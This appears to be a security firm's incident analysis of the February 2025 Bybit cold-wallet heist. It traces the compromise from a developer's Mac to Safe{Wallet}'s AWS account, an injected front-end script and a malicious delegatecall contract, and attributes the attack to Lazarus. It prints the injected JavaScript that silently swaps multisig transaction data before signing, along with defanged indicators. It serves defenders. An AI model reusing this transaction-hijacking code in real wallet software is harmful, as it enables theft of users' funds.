
What We Know So Far

sygnia.co/blog/sygnia-investigation-bybit-hack/

March 16, 2025



Bybit – What We Know So Far

The February 2025 Bybit hack exposed critical security gaps across multiple domains. This summary compiles findings from various investigations, shedding light on the attackers' tactics, industry-wide risks, and key lessons to enhance crypto security.

Sygnia Team

16 March 2025

12 min

Background

On Friday, February 21, 2025, Bybit detected unauthorized activity involving Bybit's Ethereum (ETH) cold wallets. The incident occurred when an ETH multisig transaction was facilitated through Safe{Wallet} from a cold wallet to a warm wallet, during which the attackers intervened and manipulated the transaction.

Since the heist, multiple teams, including Sygnia, have analyzed this attack from various angles, releasing statements and reports.
This paper summarizes what is currently known about this incident, highlights what remains undisclosed and provides key lessons from the attack.

Key Insights

- The Bybit attack demonstrated a sophisticated, multi-stage approach which ultimately allowed the threat actor to take control of Bybit's cold wallet and siphon funds.
- During the attack, the threat actor showed a sophisticated ability to overcome security challenges across multiple domains, including macOS malwares, AWS cloud compromise, application security and smart contract security.
- Unlike traditional banking, the crypto industry lacks standardized security standards and third-party risk assessments, leading to severe vulnerabilities, as seen in this and other crypto heists.
- The Bybit case sets a new benchmark for forensic transparency, demonstrating how sharing in-depth investigation findings can expose Lazarus Group's tactics, allowing industry-wide defense enhancement.
- The attack highlights both the determination and significant resources that attackers have at their disposal. The substantial financial incentives of crypto heists drive continuous research into new attack methods—making it essential for security teams to stay ahead with adaptive and proactive defenses.

High-Level Attack Timeline

The following high-level timeline was established based on Sygnia's investigation of Bybit's signers' hosts, along with insights from various publications that examined the incident from different perspectives, as detailed in the technical breakdown.

- February 4 – Earliest known malicious activity was identified, when a developer's Mac OS workstation was compromised, likely through social engineering.
- February 5 – The developer's AWS access token was used to access Safe{Wallets} AWS infrastructure,
- February 5 until February 17 – The attackers operated within Safe{Wallets} AWS infrastructure. Other than a failed MFA device registration and classification of this phase as reconnaissance, not much has been disclosed so far.

- February 19 – JavaScript resources hosted on the AWS S3 bucket serving Safe{Wallet}'s web interface, were modified and injected with malicious code manipulating transactions. The malicious code included an activation condition, set to execute the transaction manipulation only on a specific Bybit's cold wallet.
- February 21 – Bybit initiated a transaction from the targeted cold wallet using Safe{Wallet}'s web interface. The transaction was manipulated, and the attackers siphoned the funds from the cold wallets.
- February 21 – Two minutes following the malicious transaction, the attackers removed the malicious code from Safe{Wallet}'s web interface, presumably to cover their track.

Detailed Breakdown

'Developer1' MAC Compromise

Snippets from Mandiant's preliminary report, posted by Safe{Wallet}, indicate that a macOS workstation belonging to a Safe{Wallet} developer, referred to as Developer1, was compromised on February 4, 2025. The earliest identified malicious activity occurred when a Docker project named "MC-Based-Stock-Invest-Simulator-main" initiated network traffic to the domain getstockprice[.]com.

The Docker container files were in the '~/Downloads' folder, suggesting a potential social engineering vector. Mandiant highlighted that while not identical, the compromise shows strong similarities in the attack flow, container name, domain name and internal file structure, to their previous heist investigations and to the recent publication by SlowMist on the Lazarus group and their social engineering campaigns, resulting with compromise of developers' workstations.

- Developer1's macOS workstation was compromised on February 4, 2025 when a Docker project named `MC-Based-Stock-Invest-Simulator-main` communicated with `getstockprice[.]com` which resolved to IP address `70.34.245[.]118`. The Docker project was no longer available on the system at the time of analysis but the files resided in the `~/Downloads/` directory, indicating possible social engineering.
    - Note: Similar stock-themed Docker projects have been utilized by UNC4899 in previous heist investigations. For example, in September 2024, UNC4899 socially engineered a crypto exchange developer via Telegram into helping troubleshoot a Docker project which dropped a second stage macOS malware known as PLOTTWIST that enabled persistent access to the compromised developer workstation.
- Whois reported `getstockprice[.]com` was registered via Namecheap on February 2, 2025. SlowMist's reporting on February 23, 2025 identified a DPRK-attributed indicator of compromise (IOC), `getstockprice[.]info`, a nearly identical domain name registered on January 7, 2025 via Namecheap.
- The Docker project directory structure shared in SlowMist's report is consistent with malicious file names identified on Developer1's workstation.

Figure 1: Snippet from Mandiant report shared by Safe{Wallet}.

Safe{Wallet} AWS Access

Following the compromise of Developer1's workstation, the attackers used Developer1's AWS credentials to access Safe{Wallet}'s AWS account. The access to the AWS account was performed using ExpressVPN IP addresses with a user-agent string indicating Kali Linux distribution, commonly used by red-teams and threat actors.

As mentioned in the Mandiant's preliminary report, posted by Safe{Wallet}, the attackers operated within Safe{Wallet}'s AWS account between February 5th and February 21st. Limited details about their activities have been disclosed thus far as this analysis is ongoing.



- The malicious AWS activity identified to date spans from February 5, 2025 to February 21, 2025 using Developer1's AWS session tokens. Analysis of attacker activity during this timeframe is ongoing.

Figure 2: Snippet from Mandiant report shared by Safe{Wallet}.

What is currently known is that the attackers failed to register an additional MFA to the compromised developer account. As Safe{Wallet}'s configuration requires MFA re-authentication for Security Token Service (STS) sessions every 12 hours, the attackers relied on a hijacked active AWS user session token. The session token was likely extracted by the malware already deployed on Developer1's workstation. The attackers adjusted their working hours to align with Developer1's schedule.

Mandiant's preliminary report also highlights the use of the open-source offensive framework MythicAgents.

JavaScript Resources Modification

Preliminary incident reports by both Sygnia and Verichains were shared by Bybit's CEO, Ben Zhou in his X post. Both reports highlighted the same attack vector – the modification of JavaScript resources directly on the S3 bucket serving the domain app.safe[.]global.

Analysis of Chrome browser cache files from all three signers' hosts highlighted JavaScript resources served from the domain app.safe[.]global, owned by Safe{Wallet}, via an AWS S3 bucket on February 21, 2025. The JavaScript resources were last modified on February 19, 2025, two days prior to the malicious transaction.

Figure 3: Snippet from a JavaScript resources cache, showing the response headers for the resource '_app-52c9031bfa03da47.js'.

Snapshots of the modified Safe{Wallet} JavaScript resources, containing the malicious JavaScript code, were found on public web archives. This shows that the malicious code which created the malicious transaction originated directly from Safe{Wallet}'s AWS Infrastructure.




Figure 4: Snippet from web.archive.org showing malicious code embedded in the JavaScript resource '_app-52c9031bfa03da47.js'.

Interestingly, the modification of the resources was mentioned in the snippets of Mandiant's preliminary report, shared by Safe{Wallet}. However, the report did not independently confirm this finding through a forensic investigation of Safe{Wallet}'s infrastructure.

The analysis of the injected code revealed that its primary objective was to modify transaction content with hardcoded parameters.

Further examination of the injected code uncovered the following functionalities:

Timeline

Timestamp (UTC)	Event
2025-02-02 01:50:18	Attacker registered getstockprice[.]com via Namecheap
2025-02-04 08:55:45	Developer1 compromised
2025-02-05 08:36:51	Attacker first accessed Safe{Wallet} AWS environment
2025-02-05 14:06:25	Attacker unsuccessfully attempted to register their own MFA device
2025-02-05 to 2025-02-17	Attacker reconnaissance in AWS environment
2025-02-17 03:22:44	Attacker command and control activity in AWS environment
2025-02-19 15:29:25	Wayback Machine snapshot with malicious JS code inserted to Safe{Wallet} website
2025-02-21 14:13:35	Bybit exploit transaction
2025-02-21 14:15:13	Wayback Machine snapshot without malicious JS code in Safe{Wallet} website
2025-02-21 14:16:11	Bybit heist transaction

Figure 5: Snippet from Mandiant report shared by Safe{Wallet}

- An activation condition designed to execute only when the transaction source matched one of two contract addresses: Bybit's contract address and an unidentified contract address, likely associated with the attackers.
- Transaction validation function tampering, aimed at bypassing checks and validations applied to transaction and its digital signatures.

```
let st = a;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb0000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000000000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cb == true) {
    location.href = location.href;
}
if (cf == true && se.data.operation == 0) {
    const td = structuredClone(se.data);
    se.data.to = ta;
    se.data.operation = op;
    se.data.data = da;
    se.data.value = vl;
    se.data.safeTxGas = sga;
    try {
        const r = await sd.signTransaction(se, st);
        r.data = td;
        se.data = td;
        return r;
    } catch (n) {
        se.data = td;
```

Figure 6: Snippet of the malicious JavaScript code found in the resource '_app-52c9031bfa03da47.js'.

An analysis conducted on February 24, 2025, of resources served by Safe{Wallet} using the domain app.safe[.]global found that they did not contain the malicious code previously identified in the Chrome browser cache files of the signers' hosts and public web archives.

Sygnia's investigation determined that the tampered JavaScript resources were modified on February 21, 2025, at 14:15 UTC – approximately two minutes after the malicious transaction was executed.

Figure 7: Snippet from URLScan showing the response headers for the resource '6514.b556851795a4cbaa.js'

The removal of the malicious injection from the modified JavaScript resources was likely carried out by the attackers in an attempt to cover their tracks.

Transaction Execution

The successful manipulation of the transaction enabled the attackers to alter its payload, replacing it with a delegation call to a pre-deployed malicious contract. The pre-deployed malicious contract introduced sweepETH and sweepERC20 functions to the smart contract, allowing the attackers to transfer funds without requiring multisig approval.

According to Anchain.ai analysis of the malicious bytecode, the executed manipulated transaction utilized operator = 1 to delegate execution to a pre-deployed malicious smart contract, effectively replacing the cold wallet's smart contract implementation.

The delegate call mechanism allows the contract to execute logic from an external smart contract while maintaining the context of the original contract. This is a commonly used feature in upgradable and modular smart contract systems, enabling flexibility and extensibility.

```
function execute(address to, uint256 value, bytes data, Operation operation)
    internal
{
    if (operation == Operation.Call)
        require(executeCall(to, value, data));
    else if (operation == Operation.DelegateCall)
        require(executeDelegateCall(to, data));
    else {
        address newContract = executeCreate(data);
        require(newContract != 0);
        ContractCreation(newContract);
    }
}
```

Figure 8: Snippet of Safe{Wallet}'s smart contract code – http://github.com/destenson/gnosis–gnosis-safe-contracts/blob/master/contracts/GnosisSafe.sol

The attackers leveraged the delegate call feature to replace the contract's implementation with a malicious version, effectively hijacking control over Bybit's cold wallet.

The malicious contract introduced sweepETH and sweepERC20 functions to the smart contract, allowing the attackers to transfer over 400,000 ETH from Bybit's cold wallet without requiring additional multisig approval.




Figure 9: Anchain reverse engineer of the Bybit exploit bytecode, leading to 4 smart contract functions.

Attribution Of The Attack

The FBI attributed the attack to 'TradeTraitor', also known as 'Lazarus group' and 'UNC4899', a threat group linked to the Democratic People's Republic of Korea (DPRK) and known form multiple previous heists targeting the crypto industry.

As mentioned in Safe{Wallet}'s X post, Mandiant further confirmed this attribution as part of their investigation into Safe{Sallet}'s environment.

Independently, crypto analytics firm Arkham, through a bounty program, awarded an analysis by ZachXBT, which revealed that stolen funds from the heist were transferred to wallets previously linked to other Lazarus group heists.

Possible Similar Attacks

Two previous high-profile crypto heists – the WazirX heist (July 2024, $230M loss) and the Radiant Capital heist (October 2024, $50M loss) – show some level of similarity to the Bybit Heist.

Both incidents include a front-end manipulation of the Safe{Wallet} front-end interface, where the Safe{Wallet} user interface displayed legitimate transaction data, while malicious transactions were signed and executed in the background.

As described by Radiant Capital Post-Mortem, on October 18, 2024:

"*The devices were compromised in such a way that the front-end of Safe{Wallet} (f.k.a. Gnosis Safe) displayed legitimate transaction data while malicious transactions were signed and executed in the background.*"

And the preliminary findings shared by WazirX,

"The cyber attack stemmed from a discrepancy between the data displayed on Liminal's interface and the transaction's actual contents. During the cyber attack, there was a mismatch between the information displayed on Liminal's interface and what was actually signed. We suspect the payload was replaced to transfer wallet control to an attacker. "

** Liminal Custody is a digital asset custody platform that provides secure wallet infrastructure including multisig wallets based on Safe{Wallet} code.*

There is no sign that these two heists originated from within Safe{Wallet} infrastructure itself, and the first indication of compromise to Safe{Wallet}'s Developer1 workstation is dated after these two heists, further suggesting that these attacks did not directly originate from Safe{Wallet}.

However, we can estimate that given access to front-end resources, the Lazarus group already possessed the capability to manipulate multisig transactions and mask the Safe{Wallet} user interface.

What's Next?

While a high-level understanding of the attack has been established, understanding all the specifics of the attack is important in multiple aspects. The most critical aspect is that a full understanding of the entire attack vector is required to ensure effective eradication of any access that the attackers might still have.

Lazarus' modus operandi, as observed in previous incidents, includes deployment of accusive persistency mechanisms to a compromised environment. The accusive persistency serves to ensure they maintain access throughout the campaign, allowing them to successfully execute their heist. This persistency enables the attackers to return to the environment for further exploitation. If their access persists due to partial eradication, it is safe to assume they will re-execute this attack vector on additional wallets.

Critical gaps remain before we can be fully assured that this attack vector will not be exploited again. The most significant gap is the need for a comprehensive investigation into activity within Safe{Wallet}'s AWS infrastructure.

The Security Standpoint

Looking at the entire attack, we can break it down into six distinct domains:

1. social engineering,
2. macOS compromise,
3. cloud compromise,
4. application security,
5. signing protocols,
6. smart contracts.

Each of these domains presents it is own challenges, requiring the attackers to overcome obstacles and invest significant effort in developing the necessary capabilities.

On a technical level, this attack provides valuable lessons across each domain of the intrusion and the corresponding lines of defense. More importantly, there are strategic lessons that the crypto industry must take away – not only from the confirmed findings but also from theoretical speculations, even if they have yet to be fully proven.

- **Lack of security standards and third-party risk** – Unlike traditional banking, which is heavily regulated with strict security standards, the crypto industry moves rapidly but often lacks the same level of oversight. Banks follow frameworks such as Basel III, ISO 27001, SOC 2, SWIFT CSP, GDPR, and CCPA, which set clear rules for security, risk management, and third-party audits. In contrast, in the cryptocurrency industry, many projects integrate third-party services without thorough security checks, creating potential weak points. While speed and innovation are strengths, the lack of standardized security measures leaves the industry exposed to risks that traditional finance has spent decades mitigating.
- **Conclusion and disclosure of forensics investigations** – Possibly, WazirX and Radiant Capital heists utilized similar attack vector as the Bybit heist. However, the vector was not fully discovered or disclosed during the forensic investigations. Comprehensive forensic investigations shared with the industry can, and will, dramatically slow down Lazarus' activity by disclosing their capabilities and raising awareness to their methods industry-wide, allowing security teams and vendors to develop prevention and detection capabilities. The Bybit case sets a new benchmark for the technical depth and level of transparency in the disclosure of the investigation findings.
- **Highly motivated attackers** – The high potential financial gain from successfully executing crypto heists make research into potential attacks vector a worthwhile investment for various types of attackers, including highly sophisticated state-sponsored groups. Considering the incentive, combined with the complexity and fast pace of the crypto industry, can safely lead to the assessment that new and unique attack vector will be explored across all parts of the industry. While the Bybit incident was traced back to a supply chain compromise, the next major attack could emerge from an entirely different and unforeseen vector. This being the case, security strategies must prioritize continuous vigilance and proactive measures over reliance on past threat models.